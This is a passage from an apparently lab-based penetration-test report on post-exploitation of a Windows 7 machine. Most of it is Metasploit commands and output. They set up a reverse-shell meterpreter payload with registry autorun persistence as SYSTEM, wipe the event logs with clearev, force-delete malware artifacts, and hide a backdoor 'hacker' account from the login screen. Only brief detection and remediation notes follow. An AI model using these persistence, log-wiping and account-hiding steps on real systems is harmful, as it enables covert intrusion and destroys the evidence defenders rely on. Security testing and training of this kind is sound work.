[*] Exploit module selected > use exploit/windows/local/persistence
[*] Payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] msf exploit(windows/local/persistence) > set SESSION 1
SESSION => 1
[*] msf exploit(windows/local/persistence) > set STARTUP SYSTEM
[*] msf exploit(windows/local/persistence) > set PAYLOAD windows/meterpreter/reverse_tcp
[*] msf exploit(windows/local/persistence) > set LHOST 192.168.174.132
[*] msf exploit(windows/local/persistence) > set LPORT 4444
[*] msf exploit(windows/local/persistence) > set LPORT 4444
[*] msf exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):
Name      Current Setting  Required  Description
DELAY      10             yes       Delay (in seconds) for persistent payload to keep reconnecting back.
EXF_NAME   no              no        The filename for the payload to be used on the target host (%RANDOM%.exe by default).
PATH       no              no        Path to write payload (%TEMP% by default).
REG_NAME   no              no        The name to call registry value for persistence on target host (%RANDOM% by default).
SESSION    1               yes      Session to run this module on.
STARTUP   SYSTEM          yes      Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME   no              no        The filename to use for the VBS persistent script on the target host (%RANDOM% by default).

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.174.132  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

**DisablePayloadHandler: True  (no handler will be created!)**

Exploit target:

```

exploit



The screenshot shows a terminal window with the following output:

```

msf exploit(windows/local/persistence) > exploit
[*] Running persistent module against IEWIN7 via session ID: 1
[*] Persistent VBS script written on IEWIN7 to C:\Users\IEUser\AppData\Local\Temp\wKNjJAnIFtnvt.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\fsXgYzPtVG
[*] Installed autorun on IEWIN7 as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\fsXgYzPtVG
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/IEWIN7_20251001.0813/IEWIN7_20251001.0813.rc
msf exploit(windows/local/persistence) >

```

- To return to meterpreter sessions:

sessions -l

sessions -i 1 #1 is an ID process which I know when I use (session -l) command.

```
msf exploit(windows/local/persistence) > session -l
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(windows/local/persistence) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ IEWIN7	192.168.174.132:4444 → 192.168.174.134:49160 (192.168.174.134)

```
msf exploit(windows/local/persistence) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > _
```

➤ Part 4: Covering Tracks

4.1 Clear Event Logs

- **Clear** Event logs and forensic evidence

clearev


```
meterpreter > clearev
[*] Wiping 4746 records from Application...
[*] Wiping 3839 records from System...
[*] Wiping 5189 records from Security...
meterpreter >
```

4.2 Delete Exploit Artifacts

- First, I searched for malware files then I deleted all files but there were files that couldn't delete because **access is denied** so I got a solution to delete it after searching here I show the deletion commands I used:

1. Search about malware files

search -f malware.exe




```
meterpreter > search -f malware.exe
Found 4 results ...

Path           Size (bytes)  Modified (UTC)
_____
c:\Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe 73802 2025-10-02 07:34:49 -0400
c:\Program Files\OpenSSH\home\IEUser\Downloads\malware.exe
                73802 2025-10-02 05:04:57 -0400
c:\Users\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe
                73802 2025-10-02 07:34:49 -0400
c:\Users\IEUser\Downloads\malware.exe
                73802 2025-10-02 05:04:57 -0400
```

2. Removed All exploit artifacts and temporary files

```
takeown /f "path/malware.exe"
icacls "path/malware.exe" /grant administrators:F
del "path/malware.exe" /f
```



```
C:\>takeown /f "c:\Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe"
takeown /f "c:\Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe"

SUCCESS: The file (or folder): "c:\Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe" now owned by user "IEWIN7\IEUser".

C:\>takeown /f "c:\Program Files\OpenSSH\home\IEUser\Downloads\malware.exe"
takeown /f "c:\Program Files\OpenSSH\home\IEUser\Downloads\malware.exe"


SUCCESS: The file (or folder): "c:\Program Files\OpenSSH\home\IEUser\Downloads\malware.exe" now owned by user "IEWIN7\IEUser".

C:\>takeown /f "c:\Users\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe"
takeown /f "c:\Users\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe"

SUCCESS: The file (or folder): "c:\Users\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe" now owned by user "IEWIN7\IEUser".

C:\>takeown /f "c:\Users\IEUser\Downloads\malware.exe"
takeown /f "c:\Users\IEUser\Downloads\malware.exe"

SUCCESS: The file (or folder): "c:\Users\IEUser\Downloads\malware.exe" now owned by user "IEWIN7\IEUser".
```



```
C:\>icacls "c:\Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe" /grant administrators:F
icacls "c:\Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe" /grant administrators:F
processed file: c:\Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe
Successfully processed 1 files; Failed processing 0 files

C:\>icacls "c:\Program Files\OpenSSH\home\IEUser\Downloads\malware.exe" /grant administrators:F
icacls "c:\Program Files\OpenSSH\home\IEUser\Downloads\malware.exe" /grant administrators:F
processed file: c:\Program Files\OpenSSH\home\IEUser\Downloads\malware.exe
Successfully processed 1 files; Failed processing 0 files

C:\>icacls "c:\Users\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe" /grant administrators:F
icacls "c:\Users\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe" /grant administrators:F
processed file: c:\Users\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe
Successfully processed 1 files; Failed processing 0 files

C:\>icacls "c:\Users\IEUser\Downloads\malware.exe" /grant administrators:F
icacls "c:\Users\IEUser\Downloads\malware.exe" /grant administrators:F
processed file: c:\Users\IEUser\Downloads\malware.exe
Successfully processed 1 files; Failed processing 0 files
```



```
C:\>del "c:\Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe" /f
del "c:\Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe" /f
c:\Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe
Access is denied.

C:\>del /f /q "c:\Program Files\OpenSSH\home\IEUser\Downloads\*"
del /f /q "c:\Program Files\OpenSSH\home\IEUser\Downloads\*"

C:\>del /f /q "c:\Users\IEUser\Downloads\*"
del /f /q "c:\Users\IEUser\Downloads\*"
```

3. Delete files which are retained (**access is denied**)

[move "path/malware.exe" malware.temp](#)

```
C:\>type nul > "Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe"
type nul > "Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe"
The process cannot access the file because it is being used by another process.

C:\>move "Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe" malware.temp
move "Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malware.exe" malware.temp
    1 file(s) moved.
```

[takeown /f malware.temp](#)

[icacls malware.temp /grant administrators:F](#)

```
C:\>takeown /f malware.temp
takeown /f malware.temp

SUCCESS: The file (or folder): "C:\malware.temp" now owned by user "IEWIN7\IEUser".

C:\>icacls malware.temp /grant administrators:F
icacls malware.temp /grant administrators:F
```

[type nul > malware.temp](#)

```
C:\>type nul > malware.temp
type nul > malware.temp
```

4. After deletion I searched again to ensure that all files were deleted correctly

[dir malware.temp](#)

[search /f malware.exe](#)

```
C:\>dir malware.temp
dir malware.temp
Volume in drive C is Windows 7
Volume Serial Number is 3C9E-098B

Directory of C:\

10/02/2025  05:04 AM           0 malware.temp
               1 File(s)        0 bytes
               0 Dir(s)   25,486,434,304 bytes free

C:\>exit
exit
neterpreter > search -f malware.exe
No files matching your search were found.
neterpreter > :_
```

4.3 Hide User Creation (Bonus)

- Hide the newly created user from the login screen

[meterpreter > clearev](#)

[meterpreter > shell](#)

[C:\> reg add "HKLM\SOFTWARE\Microsoft\Windows](#)

[NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v hacker /t REG_DWORD](#)

[/d 0 /f](#)

```
meterpreter > clearev
[*] Wiping 0 records from Application...
[*] Wiping 12 records from System...
[*] Wiping 1 records from Security...
meterpreter > shell
Process 2692 created.
Channel 7 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>cd \
cd \

C:\>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v hacker /t REG_DWORD /d 0 /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v hacker /t REG_DWORD /d 0 /f
The operation completed successfully.
```

➤ Detection & Defense Analysis

Preventive Controls

Application Whitelisting

AppLocker / PowerShell Constrained Language Mode

Network Segmentation

Firewall rules blocking unnecessary outbound connections

Least Privilege Principle

Regular user accounts without administrative rights

Detective Controls

SIEM Monitoring: Event IDs 4672, 4720, 4624, 1102

EDR Solutions: Behavioral analysis and process monitoring

Network IDS: Detection of meterpreter patterns and beaconing

Response Procedures

Immediate isolation of compromised systems

Password rotation and account review

Forensic analysis and timeline reconstruction

MITRE ATT&CK Mapping

Monitor new users

Watch for log clearing

Limit user permissions

Update systems regularly



Key Findings & Risk Assessment

Critical Vulnerabilities

User Awareness: Successful social engineering simulation

Privilege Management: Easy privilege escalation to SYSTEM

Detection Gaps: Limited monitoring of post-exploitation activities

Persistence: Multiple undetected persistence mechanisms

Remediation Timeline

Immediate (24h): Disable compromised accounts and reset passwords

Short-term (1 week): Implement application control and monitoring

Long-term (1 month): Security awareness training and enhanced logging